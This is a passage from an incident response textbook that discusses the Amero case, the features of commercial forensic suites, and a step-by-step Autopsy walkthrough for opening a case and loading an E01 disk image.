An example of an untested and forensically unsound toolset that was used in a criminal proceeding was in the case of The State of Connecticut versus Amero. In this case, a law enforcement agency utilized unsound forensic methods and tools to convict a woman for allegedly allowing children to see sexually explicit pop-up ads. A subsequent review of the methods and facts of this case indicated that there were significant deficiencies with the forensic examination. An excellent examination of this case is also available from the Journal of Digital Forensics, Security, and Law at `https://commons.erau.edu/jdfsl/vol7/iss2/5/`.

One final consideration is how the tool fits into the overall incident response planning. For example, commercial disk forensics tools are excellent at locating images and web artifacts. They are also excellent at carving out data from a suspect's drive. This is often because forensic software is utilized by law enforcement agencies as a tool to investigate child exploitation crimes. As a result, this capability is paramount to bringing a criminal case against such suspects. While these are excellent capabilities to have, incident responders may be more interested in tools that can be utilized for keyword searches and timeline analysis so that they can reconstruct a series of events before, during, and after an incident.

https://t.me/learningnets

While most commercial and free forensic platforms have a variety of features, several common ones can be of use to incident response personnel:

- **File structure view**: It is often very important to be able to view the file structure of the disk under examination. Forensic platforms should have the ability to view the file structure and allow responders to quickly review files with known locations on a suspect system.
- **Hex viewer**: Having the ability to view files in hexadecimal allows responders to have a granular look at the files under examination. This may be beneficial in cases involving malware or other custom exploits.
- **Web artifacts**: With a great deal of data stored on the drive associated with web searching, forensic platforms should have the ability to examine these pieces of data. This is very handy when examining social engineering attacks where users navigate to a malicious website.
- **Email carving**: Incident responders may be called into cases where malicious employees are involved in illegal activities or have committed policy violations. Often, evidence of this type of conduct is contained within emails on the suspect system. Having a platform that can pull this data out for immediate view assists the analyst in viewing communication between the suspect system and others.
- **Image viewer**: Often, it is necessary to view the images that are saved on systems. As we mentioned previously, law enforcement may utilize this feature to determine whether there is evidence of child exploitation on a system. Incident responders can utilize these features to determine whether there has been a policy violation.
- **Metadata**: Key pieces of data about files such as date and time created, file hashes, and the location of a suspect file on the disk are useful when examining a system associated with an incident. For example, the time an application is run, taken in conjunction with a piece of malware, may be correlated with network activity, allowing the analyst to determine the actual executable run.

In terms of commercial options, the following three platforms are generally accepted as sound and are in use by commercial and government entities all over the world. Each uses the features we described previously, among other, more specialized, tools:

- **OpenText EnCase**: Arguably the preeminent forensics platform, EnCase has a long history of being the platform that's used in major criminal investigations, such as the BTK Killer. EnCase is a feature-rich platform that makes it a powerful tool in the hands of a trained analyst. In addition to disk forensics, EnCase also has integrated features for mobile devices. This is a powerful capability for organizations that may have to analyze not only disks but also mobile devices in connection with an incident.
- **AccessData Forensic Toolkit**: In *Chapter 6*, the FTK Imager tool was utilized to acquire disk and memory evidence. This tool is part of a suite of tools provided by AccessData that have been specifically tailored for disk forensics. In addition to the imager, Access Data has a full-featured forensic platform that allows responders to perform a range of tasks associated with an incident.

https://t.me/learningnets

FTK is in use by law enforcement agencies such as the **Federal Bureau of Investigation** (**FBI**) and has proven to be more than effective in assisting responders with incident investigations.

- **X-Ways Forensics**: One drawback of FTK and EnCase is cost. These platforms can cost several thousands of dollars per year. For larger organizations, such as government agencies and large enterprises, the trade-off of cost versus features may not be an issue. For smaller organizations, these platforms may be cost-prohibitive. An alternative, feature-rich forensic platform is X-Ways. This platform can perform a variety of tasks but at a fraction of the cost. Another great benefit of X-Ways is that it is less resource-intensive and can be run off a USB device, making it an alternative platform, especially for incident response.

Each of these platforms has a rich feature set and provides responders with a powerful tool for conducting a wide range of forensic tasks. The specific tools in each of these platforms are outside the scope of this book. As such, it is recommended that responders are trained on how to use these platforms to ensure that they fully understand these tools' capabilities.

Autopsy

One alternative to commercial forensics programs is Autopsy. Autopsy is a GUI-based forensic platform based on the open source The Sleuth Kit toolset. This open source platform provides features that are commonly found in commercial platforms. This includes timeline analysis, keyword searching, web and email artifacts, and the ability to filter results on known bad file hashes. One of its key features is its ease of use. This allows incident responders to have a light platform that focuses on critical tasks and obtain the critical evidence that's needed.

Installing Autopsy


Several of the Linux distributions we discussed previously have Autopsy preinstalled. It is good practice for responders to ensure that the platform they are using is up to date. For the Windows operating system, download the Microsoft self-installer file located at `https://www.sleuthkit.org/autopsy/download.php`. Once downloaded, execute the MSI file and choose an install location. Once you've done this, the application will be ready to use.

Starting a case

Once Autopsy has been installed, the analyst can open a case with very little pre-configuration. The following steps will discuss the process of opening a new case:

1. To begin an analysis, ensure that the entire disk image is contained in a single directory. This allows the entire image to be utilized during the analysis:

https://t.me/learningnets



Laptop1Final.E01	6/22/2022 1:40 PM	E01 File	2,096,127 KB
Laptop1Final.E02	6/22/2022 1:41 PM	E02 File	2,096,105 KB
Laptop1Final.E03	6/22/2022 1:41 PM	E03 File	2,096,122 KB
Laptop1Final.E04	6/22/2022 1:42 PM	E04 File	2,096,119 KB
Laptop1Final.E05	6/22/2022 1:42 PM	E05 File	2,096,114 KB
Laptop1Final.E06	6/22/2022 1:43 PM	E06 File	2,096,101 KB
Laptop1Final.E07	6/22/2022 1:43 PM	E07 File	2,096,103 KB
Laptop1Final.E08	6/22/2022 1:44 PM	E08 File	2,096,114 KB
Laptop1Final.E09	6/22/2022 1:45 PM	E09 File	2,096,101 KB
Laptop1Final.E10	6/22/2022 1:45 PM	E10 File	2,096,125 KB
Laptop1Final.E11	6/22/2022 1:45 PM	E11 File	2,096,115 KB
Laptop1Final.E12	6/22/2022 1:46 PM	E12 File	2,096,124 KB
Laptop1Final.E13	6/22/2022 1:46 PM	E13 File	2,096,121 KB
Laptop1Final.E14	6/22/2022 1:46 PM	E14 File	2,096,125 KB
Laptop1Final.E15	6/22/2022 1:47 PM	E15 File	2,096,095 KB
Laptop1Final.E16	6/22/2022 1:47 PM	E16 File	2,096,125 KB
Laptop1Final.E17	6/22/2022 1:47 PM	E17 File	2,096,111 KB
Laptop1Final.E18	6/22/2022 1:48 PM	E18 File	1,611,176 KB

Figure 11.1 – E01 files

In the preceding screenshot, an image file has been taken from a suspect system. The image has been divided into two separate files. Looking back to *Chapter 8*, imaging applications such as FTK Imager will divide an image into multiple files. So long as the separate files are in the same directory, Autopsy will be able to take the two files and reconstruct the entire volume that has been imaged.

Sample image file

For our examination of Autopsy, a sample image file taken from a Windows 10 system can be found at `https://cfreds.nist.gov/all/MagnetForensics/2022WindowsMagnetCTF`. For more practice, additional testing images can be downloaded from the Computer Forensic Reference Data Sets located at `https://www.cfreds.nist.gov/`.

https://t.me/learningnets

2. Open Autopsy. The following window will appear; select **New Case**:



Figure 11.2 – Autopsy – creating a new case

3. A second window will appear where the analyst will input the case's title. In addition, the path to Autopsy that will store the files associated with the case can also be set. This is useful when circumstances dictate that the analyst must place the files in a specific container, including external drives. Once done, click **Next**:




Figure 11.3 – Autopsy – New Case Information

https://t.me/learningnets

4. On the next window, the responder should input the case number, their name, their contact information, and a brief description of the case in **Notes**. Click **Finish**:




Figure 11.4 – New Case Information – Optional Information

Adding evidence

One way to think of the case is as a container for all the related case data and evidence related to an incident. Autopsy allows the analyst to add multiple data sources such as disk images and virtual machine disks as well. At this stage, we will load the `E01` file as a data source:

1. Once the case details have been entered, the analyst will need to load the image file that was created previously. Click on the **Add Data Source** button in the top left-hand corner of the Autopsy window:

https://t.me/learningnets




Figure 11.5 – Add Data Source – Select Host

Autopsy can automatically detect the hostname. If the analyst knows the hostname, it can be added in the **Specific new host name** field. From a best practices perspective, if known, the host's name should always be entered. Once complete, click **Next**.

2. Select the appropriate data source type. In this case, the examination will be conducted against an image file that was forensically acquired. Autopsy can also examine `.vmdk` files. This is a handy feature in environments where virtualization is utilized for systems. This feature allows the analyst to examine a VM file, without having to acquire it via tools such as FTK Imager:

https://t.me/learningnets




Figure 11.6 – Add Data Source – Select Data Source Type

3. Once the data source type has been selected, browse to the image location. This folder contains several image files; select the file that ends in `E01`. Loading this file will include all the subsequent image files located in that folder. Next, select the appropriate time zone. As a matter of best practice, analysts should select a time zone that is uniform across the investigation. In that case, the best option is to select UTC. Once done, click **Next**:

https://t.me/learningnets




Figure 11.7 – Selecting the E01 file

4. The next screen allows the analyst to tailor the modules in use. Depending on the type of investigation, some of these options can go unchecked. In the beginning, though, the analyst should select all of them to ensure that all the necessary information is available for examination.

   One other option is to process unallocated space (this is important!). This captures all the information in the space that's not currently allocated to data on the hard drive. There are methods where unallocated space can be utilized to hide information. Once done, click **Next**:

https://t.me/learningnets




Figure 11.8 – Add Data Source – Configure Ingest

This will start the processing procedure:




Figure 11.9 – Data source processing

https://t.me/learningnets

5. On the next screen, verify that the data source has been loaded and click **Finish**. This will start the process of adding the E01 file as a data source:




Figure 11.10 – Data source complete

Autopsy will now go through the process of analyzing the files from the image. Depending on the size of the image, this will take between several minutes and a couple of hours. The process bar in the lower-right corner of the screen will show its progress. How long this process takes is often dependent on the processing speed of the computer, as well as the size of the image file(s). At this point, Autopsy will start to populate the specific fields in the left-hand pane, even though additional processing is taking place. The lower right-hand corner of the GUI will show the progress of the processing:




Figure 11.11 – Evidence source processing

As was stated earlier, processing may take some time, depending on the forensic system's specifications and the size of the file. Analysts can conduct some analysis with the understanding that not all data may be available.

https://t.me/learningnets

Navigating Autopsy

The Autopsy GUI is divided into three main sections. These sections display details relating to the system and specific files. When Autopsy has finished processing a new case or opening an existing case, the analyst will see the following window:





Figure 11.12 – Autopsy GUI

As shown in the previous screenshot, Autopsy is divided into three main panes. The first of these is the left-hand pane, which contains the data sources and file structure, as well as search results. Clicking on the plus (+) sign expands the results while clicking on the minus (-) sign collapses them. This allows the analyst to access the system at a high level, and also drill down to specific elements. The center pane contains directory listings or results from searches. For example, the following screenshot shows the `Program Files` directory that was located on the system:

https://t.me/learningnets



Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known
[current folder]				2022-02-05 23:37:37 PST	2022-02-05 23:37:37 PST	2022-02-12 15:38:36 PST	2022-01-23 09:42:01 PST	56	Allocated	Allocated	unknown
[parent folder]				2022-02-11 23:58:06 PST	2022-02-11 23:58:06 PST	2022-02-12 15:39:59 PST	2021-06-05 05:01:25 PDT	176	Allocated	Allocated	unknown
Common Files				2022-01-23 10:00:01 PST	2022-02-03 22:17:40 PST	2022-02-12 15:17:10 PST	2022-01-23 09:42:01 PST	368	Allocated	Allocated	unknown
